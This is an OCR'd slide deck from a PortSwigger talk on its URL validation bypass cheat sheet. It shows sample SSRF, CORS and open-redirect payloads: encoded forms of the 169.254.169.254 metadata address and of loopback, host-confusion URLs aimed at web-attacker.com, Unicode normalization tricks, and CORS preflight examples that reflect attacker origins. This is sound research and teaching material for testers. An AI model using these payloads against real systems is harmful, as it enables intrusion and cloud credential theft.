URL validation bypass cheat sheet

ZAKHAR FEDOTKIN


PortSwigger

Agenda

PortSwigger

- Cheat sheet overview
- Real life cases
- Academy demo

https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet



PortSwigger

Cheat sheet

PortSwigger

PortSwigger

LOGIN

Products | Solutions | Research | Academy | Support

Dashboard | Learning paths | Latest topics | All content | Hall of Fame | Get started | Get certified

Web Security Academy » SSRF » URL validation bypass cheat sheet

URL validation bypass cheat sheet

This cheat sheet contains payloads for bypassing URL validation. These wordlists are useful for attacks such as server-side request forgery, CORS misconfigurations, and open redirection.

Absolute URL | Host header | CORS

Allowed domain name: example.com

Attacker domain name: web-attacker.com

Advanced settings

Encodings: Intruder's | Everything | Special chars | Unicode escape | # Payloads: 211 | Copy to clipboard

#	Payload
1	https://\\web-attacker.com/
2	https://example.com &%40web-attacker.com# %40web-attacker.com/
3	https://example.com;.web-attacker.com/
4	https://example.com:%40web-attacker.com/
5	https://example.com:80:\%40%40web-attacker.com/

URL validation bypasses

PortSwigger

- Server-side request forgery (SSRF)
- Cross-origin resource sharing (CORS)
- Open redirection

Context

PortSwigger

- **A fully qualified absolute URL** - useful for a situation where URL is used
- **Only hostname** - direct input of the domain, such as in the Host header value
- **CORS Origin** - where the hostname is intended to be used in a valid browser origin header

Encodings

PortSwigger

- **Intruder's Percent Encoding:** percent-encoding
- **Everything**
- **Special Chars**
- **Unicode Escape:** JSON like escape sequence \uXXXX, except for the following characters: ['"','\\','\b','\f','\n','\r','\t']

Payload structure

PortSwigger


```
{ "payload": "<attacker>.<allowed>",
"prefix": "0://",
"suffix": "/",
"id": "d82a33ae7aa92b0f1f1f5d71a24c0f1197da4e7a",
"description": "<attacker>.<allowed>",
"tags": ["URL", "HOST", "CORS"],
"filters": [] }
```

Advanced settings

PortSwigger

- **Schema**
- **Path**
- **Override payload prefix**
- **Override payload suffix**

Wordlists

PortSwigger

- **Cloud metadata endpoints**
- **Domain allow list bypass**
- **Fake relative URLs**
- **IPv6**
- **Loopback**
- **URL-splitting Unicode characters**

Cloud metadata endpoints

PortSwigger

Magic metadata ip address 169.254.169.254 forms:

- 2852039166
- 45801712126
- 169.254.43518
- 0xA9.0xFE.0xA9.0xFE
- 0251.0376.0251.0376
- IPv4 into IPv6

Advanced settings: IP

PortSwigger

PortSwigger

LOGIN

Products | Solutions | Research | Academy | Support

Dashboard | Learning paths | Latest topics | All content | Hall of Fame | Get started | Get certified

Web Security Academy » SSRF » URL validation bypass cheat sheet

URL validation bypass cheat sheet

This cheat sheet contains payloads for bypassing URL validation. These wordlists are useful for attacks such as server-side request forgery, CORS misconfigurations, and open redirection.

Absolute URL | Host header | CORS

Allowed domain name: example.com

Attacker domain name: 127.0.0.1

Advanced settings

Encodings: Intruder's | Everything | Special chars | Unicode escape | # Payloads: 794 | Copy to clipboard

#	Payload
1	http://\\0177.0000.0000.0001/latest/id
2	http://\\0x7F.0x00.0x00.0x01/latest/id
3	http://\\0x17F000001/latest/id
4	http://\\01111111.00000000.00000000.00000001/latest/id
5	http://\\2130706433/latest/id
6	http://\\45080379393/latest/id
7	http://\\127.0.1/latest/id
8	http://\\[::FFFF:7F00:0001]/latest/id
9	http://\\[0:0:0:0:0:FFFF:7F00:0001]/latest/id
10	http://\\::FFFF:127.0.0.1/latest/id

Domain allow list bypass

PortSwigger

Designed for domain confusion attacks.

You can customize the testing domains by entering the allowed and attacker domains accordingly

Domain allow list bypass

PortSwigger

https://example.com:80\@169.254.169.254/

node:url.URL

python:urllib.parse
perl:URI->new()

Domain allow list bypass

PortSwigger

https://example.com.::FFFF:169.254.169.254/

python:urllib.parse

python ignores string

Fake relative URLs


PortSwigger

This includes the browser-valid absolute URLs that might be incorrectly validated by client-side code.

Fake relative URLs

PortSwigger

§h§ttps§:/§/§example.com/



\t \r \n

\t \r \n

\t \r \n

\t \r \n

0x00 - 0x20

HTML entities:

ZeroWidthSpace,
NegativeVeryThinSpace,
NegativeThinSpace,
NegativeMediumSpace,
NegativeThickSpace
NoBreak
SHY
allowed inside host

Fake relative URLs on Shazzer

PortSwigger

body.innerHTML =

"";

IPv6

PortSwigger

- RFC-6874 ZoneID - [::%web-attacker.com]
- RFC-6874 ZoneID - [::%25web-attacker.com]
- RFC-3986 IPvFuture - [v1.web-attacker.com]

Loopback

PortSwigger

Magic metadata ip address 127.0.0.1 forms:

- ㉑㉚⑦⓪⑥④㉝
- localhoſt
- localhost
- localhoft
- etc.

URL-splitting Unicode characters

PortSwigger

A small set of Unicode characters have a normalization form containing ASCII characters with syntax significance in a protocol: [".","/","#","\\","@","?",":"]

Example:

https://web-attacker.c℀.example.com/

https://web-attacker.ca/c.example.com/

Browser normalization

PortSwigger

Fuzz results

Copy all to clipboard

Firefox 126.0 desktop macOS 10.15

▼ Found 3 results

Copy to clipboard

Show differences only?

Dec	Hex	Chr	Dec	Hex	Chr	Dec	Hex	Chr
91	5b	[	65095	fe47	ﹻ	65339	ff3b	［

Safari 17.5 desktop macOS 10.15.7

▼ Found 1 result

Copy to clipboard

Show differences only?

Dec	Hex	Chr
91	5b	[

Chrome 125.0.0.0 desktop macOS 10.15.7

▼ Found 3 results

Copy to clipboard


Show differences only?

Dec	Hex	Chr	Dec	Hex	Chr	Dec	Hex	Chr
91	5b	[	65095	fe47	ﹻ	65339	ff3b	［

Browser normalization

PortSwigger

- Circled: https://①②⑦.⓪.⓪.①/
- Full width: https://１２７.０.０.１/
- Segmented digits: https://□□□.□.□.□/



Bypass unescaped dot inside regex validation

PortSwigger

https://a.b.c.d.e.f.example.com/

https://axb.c.d.e.f.example.com/

https://a.bxc.d.e.f.example.com/

https://a.b.cxd.e.f.example.com/

https://a.b.c.dxe.f.example.com/

https://a.b.c.d.exf.example.com/

https://a.b.c.d.e.fxexample.com/

https://a.b.c.d.e.f.examplexcom/

Examples

PortSwigger

```
OPTIONS / HTTP/1.1
Host: prod-example.com
Origin: prod-example.comd4d.one
Referer: prod-example.comd4d.one
```

```
HTTP/1.1 204 No Content
Server: nginx
Access-Control-Allow-Origin:
https://prod-example.comd4d.one
Access-Control-Allow-Methods: GET,
POST, OPTIONS, DELETE
Access-Control-Allow-Credentials: true
```

Examples

PortSwigger

OPTIONS / HTTP/1.1

Host: prod.example.com

Origin: prodxexample.com

Referer: prodxexample.com

HTTP/1.1 204 No Content

Server: Apache/2.4.29

Access-Control-Allow-Origin:

https://prodxexample.com

Access-Control-Allow-Methods: GET,

POST, OPTIONS, DELETE

Access-Control-Allow-Credentials: true


Examples

PortSwigger

```
OPTIONS / HTTP/1.1
Host: prod.example.com
Origin: prod.example.com$d4d.one
Referer: prod.example.com$d4d.one
```

```
HTTP/1.1 204 No Content
Server: Apache
Access-Control-Allow-Origin:
https://prod.example.com$d4d.one
Access-Control-Allow-Methods: GET,
POST, OPTIONS, DELETE
Access-Control-Allow-Credentials: true
```

DEMO



PortSwigger

URL validation bypass cheat sheet data

PortSwigger

- https://github.com/PortSwigger/url-cheatsheet-data
- https://github.com/PortSwigger/url-cheatsheet-data/blob/main/schema.json

Takeaways

- Use context to adjust your wordlist
- Make sure to use proper encoding settings
- Submit your pull requests

Credits

This cheat sheet wouldn't be possible without the web security community who share their research:
Gareth Heyes, James Kettle, Jann Horn, Liv Matan, Takeshi Terada, Orange Tsai, Nicolas Grégoire, Thomas Stacey, Mateo Hanžek.

Questions

PortSwigger

@d4d89704243